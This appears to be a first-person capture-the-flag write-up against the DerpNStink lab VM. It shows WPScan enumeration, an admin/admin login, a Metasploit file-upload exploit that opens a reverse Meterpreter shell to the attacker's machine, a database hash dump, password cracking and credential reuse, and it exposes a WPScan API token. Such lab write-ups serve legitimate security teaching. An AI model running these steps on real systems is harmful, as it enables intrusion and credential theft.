

I first typed in the IP address into my virtual machine’s web browser to see if it’s active:




I then added the IP address with the url into my host file to be able to get tools such as wp scanner to work:



```
  GNU nano 4.5                          /etc/hosts                          Modified
127.0.0.1       localhost
127.0.1.1       kali1


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

                                 [ Read 7 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo     M-A Mark Text  M-] To Bracket  M-Q Previous  ^B Back       ^◀ Prev Word
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo     M-6 Copy Text  ^Q Where Was    M-W Next      ^F Forward    ^▶ Next Word
```

Once it worked I ran dirb which mentioned vulnerabilities included pages that involved WordPress.




```
         WordPress Security Scanner by the WPScan Team
                         Version 3.7.7
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]

Scan Aborted: The url supplied 'http://dirpnstink.local/weblog/' seems to be down (Couldn't resolve host name)
root@kali1:~# wpscan --url http://derpnstink.local/weblog --enumerate --api-token=fI8y2JbuSBIgBWQmrYn8aK83Yd4kvHoH2079hVOCyDg
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.7
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]
[+] URL: http://derpnstink.local/weblog/
[+] Started: Sat Mar 28 22:40:46 2020

Interesting Finding(s):

[+] http://derpnstink.local/weblog/
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.22
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://derpnstink.local/weblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

Once the host file worked I was able to snoop around on some of them such as /weblog.


WP Scanner also showed 2 users, one of them being username: admin

I then made my way to the page /wp-login.php and correctly guessed the password for admin was "admin"




The admin page showed nothing too interesting so I went back to wpscanner and it there was a vulnerability in the "slideshow gallery."

I then ran the following commands on Metasploit to find more vulnerabilities in "slideshow gallery."



```
                 ,d0d,
                   .

       =[ metasploit v5.0.67-dev                          ]
+ -- --=[ 1957 exploits - 1093 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search wp_slideshowgallery_upload

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_slideshowgallery_upload  2014-08-28       excellent  Yes    Wordpress SlideShow Gallery Authenticated File Upload


msf5 > use exploit/unix/webapp/wp_slideshowgallery_upload
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set rhosts 192.168.100.30
rhosts => 192.168.100.30
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set targeturi /weblog
targeturi => /weblog
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_user admin
wp_user => admin
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > set wp_password admin
wp_password => admin
msf5 exploit(unix/webapp/wp_slideshowgallery_upload) > options

Module options (exploit/unix/webapp/wp_slideshowgallery_upload):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.100.30   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /weblog          yes       The base path to the wordpress application
   VHOST                         no        HTTP server virtual host
   WP_PASSWORD  admin            yes       Valid password for the provided username
   WP_USER      admin            yes       A valid username


Exploit target:

   Id  Name
   --  ----
   0   WP SlideShow Gallery 1.4.6


msf5 exploit(unix/webapp/wp_slideshowgallery_upload) >   exploit

[*] Started reverse TCP handler on 192.168.100.195:4444
[*] Trying to login as admin
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file sewvnofp.php
[*] Sending stage (38288 bytes) to 192.168.100.30
[*] Meterpreter session 1 opened (192.168.100.195:4444 -> 192.168.100.30:56526) at 2020-03-29 00:37:19 -0500
```


I then ran the following shell command:



```
python -c "import pty;pty.spawn('/bin/bash');"
</html/weblog/wp-content/uploads/slideshow-gallery$
```

And got access to www-data@DeRPnStiNK. By exploring the available directories, I found the wp.config.php file on var/www/html/weblog which had the username and password for a root user for accessing a database. I took this username and password and put it in derpnstink.local/php/phpmyadmin

Then I found two hashed passwords:



Showing rows 0 - 1 (2 total, Query took 0.0001 sec)

```
SELECT *
FROM `wp_users`
LIMIT 0 , 30
```

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key
1	unclestinky	PBW6NTkFvboVVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPnStiNK.local		2017-11-12 03:25:32	1583882865:PBwFjh6DVyYxwBXrR2id8bFMSzXB2UG1
2	admin	PBgnU3VLAw.RWd3rdrkfVIuQr6mFvpd/	admin	admin@derpnstink.local		2017-11-13 04:29:35	


Which I stored in a text file. Using John the Ripper, I found out that unclestinky’s password is wedgie57.

When I tried doing:

Doing su unclestinky

Password: wedgie57


It failed, but going back I to the home directory, I found a user named stinky



```
bash: cd: HOME not set
www-data@DeRPnStiNK:/home$ ls
ls
mrderp  stinky
www-data@DeRPnStiNK:/home$ 
```

So I tried wedgie57 under stinky’s username and managed to log in.


Going through all the directories I could find, I found a conversation within a text file that stinky had regarding a .pcap file.



```
stinky@DeRPnStiNK:/var$  cd
 cd
stinky@DeRPnStiNK:~$  cd /..
 cd /..
stinky@DeRPnStiNK:/$ cd ..
cd ..
stinky@DeRPnStiNK:/$ ls
ls
bin    dev   initrd.img  media  proc  sbin     sys  var
boot   etc   lib         mnt    root  srv      tmp  vmlinuz
cdrom  home  lost+found  opt    run   support  usr
stinky@DeRPnStiNK:/$ cd home
cd home
stinky@DeRPnStiNK:/home$ cd
cd
stinky@DeRPnStiNK:~$ cd home
cd home
bash: cd: home: No such file or directory
stinky@DeRPnStiNK:~$ ls
ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd ftp
cd ftp
stinky@DeRPnStiNK:~/ftp$ ls
ls
files
stinky@DeRPnStiNK:~/ftp$ cd files
cd files
stinky@DeRPnStiNK:~/ftp/files$ ls
ls
derpissues.pcap  network-logs  ssh  test.txt  tmp
stinky@DeRPnStiNK:~/ftp/files$ cd newrwiroj
cd newrwiroj
bash: cd: newrwiroj: No such file or directory
stinky@DeRPnStiNK:~/ftp/files$ cd network-logs
cd network-logs
stinky@DeRPnStiNK:~/ftp/files/network-logs$ ls
ls
derpissues.txt
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cd ewej
cd ewej
bash: cd: ewej: No such file or directory
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derpissues.txt
cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidently deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_-
12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decomission my account
12:20 stinky: done! yay
stinky@DeRPnStiNK:~/ftp/files/network-logs$ 
```

So I decided to keep looking for a .pcap file to see if I could track a username and password from there.

